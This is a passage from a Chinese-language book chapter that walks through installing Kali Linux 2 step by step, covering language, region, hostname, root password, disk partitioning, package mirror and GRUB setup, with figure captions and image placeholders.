


图 2-5　安装语言选择菜单




图 2-6　选择一种语言

第四步：选择所在的区域，如图 2-7 所示，这里选择“中国”。




图 2-7　选择区域

第五步：选择要使用的键盘设置，这里选择“汉语”，如图 2-8 所示。



图 2-8　选择语言

第六步：现在需要为系统输入一个主机名。在这个例子中，输入“Kali”作为主机名，如图 2-9 所示。



图 2-9　设置主机名

第七步：在这里要输入一个域名，如果没有，随意填写一个即可，如图 2-10 所示。



图 2-10　设置域名

第八步：为使用该系统的 root 用户创建一个密码，这个密码应该尽量复杂一些，如图 2-11 所示。



图 2-11　为 Kali Linux 2 设置密码

第九步：这时需要设置分区，默认情况可以选择“使用整个磁盘”即可。这里还提供了 LVM（Logical Volume Manager，逻辑卷管理器）功能，使用 LVM 可以在安装完成后管理分区和调整分区大小。对于刚接触 Kali Linux 2 的用户并不推荐使用 LVM。如果读者对 Linux 非常熟悉，也可以选择“手动”，如图 2-12 所示。




图 2-12　为 Kali Linux 2 设置分区

第十步：选择要分区的硬盘，如图 2-13 所示。



图 2-13　磁盘分区

第十一步：要根据需求进行选择，这里如果不知道如何选择，就选择第一个方案，如图 2-14 所示。




图 2-14　将所有文件放在同一个分区中

第十二步：单击“继续”按钮后，将开始安装工作，如图 2-15 所示。



图 2-15　确定要格式化的分区

第十三步：开始系统的安装过程，需要耐心等待一些时间，如图 2-16 所示。



图 2-16　Kali Linux 2 的安装过程

第十四步：配置网络镜像，Kali Linux 2 使用中心源来发布软件，这里选择“是”，如图 2-17 所示。




图 2-17　Kali Linux 2 的配置软件包管理器

第十五步：安装 GRUB，如图 2-18 所示。



图 2-18　将 GRUB 安装到硬盘

第十六步：选择 GRUB 的安装位置，这里保留默认设置即可，如图 2-19 所示。



图 2-19　安装启动引导器的设备

第十七步：到此系统已经安装完毕，单击“继续”按钮重启系统，就可以进入安装好的 Kali Linux 2，如图 2-20 所示。




图 2-20　结束安装进程

拔掉 U 盘重新启动计算机，操作系统的用户登录界面如图 2-21 所示，这里可以使用用户名“root”和第八步中设置的密码进行登录。

